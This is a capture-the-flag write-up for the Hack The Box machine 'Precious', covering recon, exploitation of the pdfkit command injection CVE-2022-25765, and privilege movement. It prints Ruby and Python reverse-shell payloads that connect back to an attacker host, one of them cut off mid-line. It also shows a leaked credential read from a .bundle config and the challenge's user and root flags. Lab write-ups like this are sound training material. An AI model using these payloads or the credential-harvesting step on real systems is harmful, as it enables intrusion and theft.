Precious

Tags	
Level	Easy
OS	Linux

ANSWER:


```
USER_FLAG=a2cc67fa455b5d3cfb871400ee16c796

ROOT_FLAG=bb08f7229e1b631754d9f8cc0cb493ff
```


▼ Recon

Nmap

First, we scan all ports



This is the result of the scanning for all ports



Second, as only port 80 is open, we scan only port 80

This is the result for such scanning

```
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0
| http-server-header:
|   nginx/1.18.0
|_  nginx/1.18.0 + Phusion Passenger(R) 6.0.15
|_http-title: Convert Web Page to PDF
```

We do some public exploit on Phusion Passenger 6.0.15

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authenticat
1	CVE-2018-12615	732			2018-06-21	2019-10-03	5.0	None	Remote	Low	Not requir
An issue was discovered in switchGroup() in agent/ExecHelper/ExecHelperMain.cpp in Phusion Passenger before 5.3. (gidset) is not set correctly, leaving it up to randomness (i.e., uninitialized memory) which supplementary groups are lowering privileges.											
2	CVE-2018-12029	362			2018-06-17	2019-03-08	4.4	None	Local	Medium	Not requir
A race condition in the nginx module in Phusion Passenger 3.x through 5.x before 5.3.2 allows local escalation of priv standard passenger_instance_registry_dir with insufficiently strict permissions is configured. Replacing a file with a s created, but before it was chowned, leads to the target of the link being chowned via the path. Targeting sensitive fil file allows privilege escalation.											
3	CVE-2018-12028	732			2018-06-17	2019-10-03	6.8	None	Remote	Medium	Not requir
An Incorrect Access Control vulnerability in SpawningKit in Phusion Passenger 5.3.x before 5.3.2 allows a Passenger-application upon spawning a child process to report an arbitrary different PID back to Passenger's process manager											

There are no vulns related to Phusion Passenger 6.0.15

Gobuster

```
└─$ gobuster dns -d precious.htb -t 30 -w /usr/share/seclists/Di
scovery/DNS/subdomains-top1million-20000.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     precious.htb
[+] Threads:    30
[+] Timeout:    1s
[+] Wordlist:   /usr/share/seclists/Discovery/DNS/subdomains-top
1million-20000.txt
===============================================================
2023/02/09 23:26:02 Starting gobuster in DNS enumeration mode
===============================================================
Progress: 19966 / 19967 (99.99%)
===============================================================
2023/02/09 23:36:22 Finished
===============================================================
```


No results for subdomain

```
└─$ gobuster dir -u http://precious.htb -t 30 -w /usr/share/secl
ists/Discovery/Web-Content/raft-small-directories.txt
```

```
Progress: 20116 / 20117 (100.00%)
===============================
2023/02/09 23:38:00 Finished
===============================
```


There are also no results for directories

This is the outlook of the web



But when I check a random URL, it does not take input of a remote URL


This is how PDF generator works



⇒ We set up an HTTP server on local host

```
sudo python3 -m http.server 80
```

We then input the URL of our attacking machine



We then successfully get the PDF from the our attacking machine's IP

Exiftool

```
┌──(quanauq㉿Quannn)-[~]
└─$ exiftool /home/quanauq/Downloads/4m2w2rd0c18oiitq32v29f422n4k9ca6.pdf
ExifTool Version Number         : 12.52
File Name                       : 4m2w2rd0c18oiitq32v29f422n4k9ca6.pdf
Directory                       : /home/quanauq/Downloads
File Size                       : 36 kB
File Modification Date/Time     : 2023:02:11 22:15:41+07:00
File Access Date/Time           : 2023:02:11 22:15:41+07:00
File Inode Change Date/Time     : 2023:02:11 22:15:41+07:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Creator                         : Generated by pdfkit v0.8.6
```

We find out the tool with its version of this website's PDF generator

⇒ Public exploit pdfkit v0.8.6

README.md

CVE-2022-25765-pdfkit-Exploit-Reverse-Shell

pdfkit <0.8.6 command injection shell. The package pdfkit from 0.0.0 are vulnerable to Command Injection where the URL is not properly sanitized. (Tested on ver 0.8.6) - CVE-2022-25765

Pre-reqs:

1. Setup HTTP Server - *python3 -m http.server*
2. Setup Netcat Listener - *nc -lvnp 4444*


Reverse Ruby Shell via webpage: *http://LOCAL-IP:LOCAL-HTTP-PORT/?name=%20`ruby -rsocket -e'spawn("sh",[:in,:out,:err]=>TCPSocket.new("LOCAL-IP",LOCAL-LISTEN-PORT))'*

There exists RCE vulnerability for this pdfkit v0.8.6


▼ Exploit

```
http://10.10.16.29/?name= `python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.16.29",4444));[os.dup2(s.fileno(),f)for
```

We are then able to get the RCE



We then find out that there are 2 users in the `/home` directory



There exists `user.txt` in `/henry` directory, which contains the user flag, however we are forbidded to read that file

```
bash-5.1$ cd /home/henry
cd /home/henry
bash-5.1$ ls
ls
dependencies.yml  user.txt
bash-5.1$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

⇒ Hence, we will look into the `/ruby` dir and list the cmd `ls -la` to see all the files (including hidden)

```
bash-5.1$ ls -la
ls -la
total 28
drwxr-xr-x 4 ruby ruby 4096 Feb 11 10:10 .
drwxr-xr-x 4 root root 4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root root    9 Oct 26 07:53 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26 08:28 .bundle
drwxr-xr-x 3 ruby ruby 4096 Feb 11 10:10 .cache
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile
```

Interestingly we find the `./.bundle` dir, which might contain the `config` file that includes password to ssh to user `henry`

It does, indeed, contain the ssh password to user `henry`

```
bash-5.1$ cat config
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
```

We then perform the ssh access under the privilege of henry user

```
bash-5.1$ ssh henry@10.10.11.189
```

Finally, we are able to have the user flag

```
-bash-5.1$ cat user.txt
cat user.txt
a2cc67fa455b5d3cfb871400ee16c796
```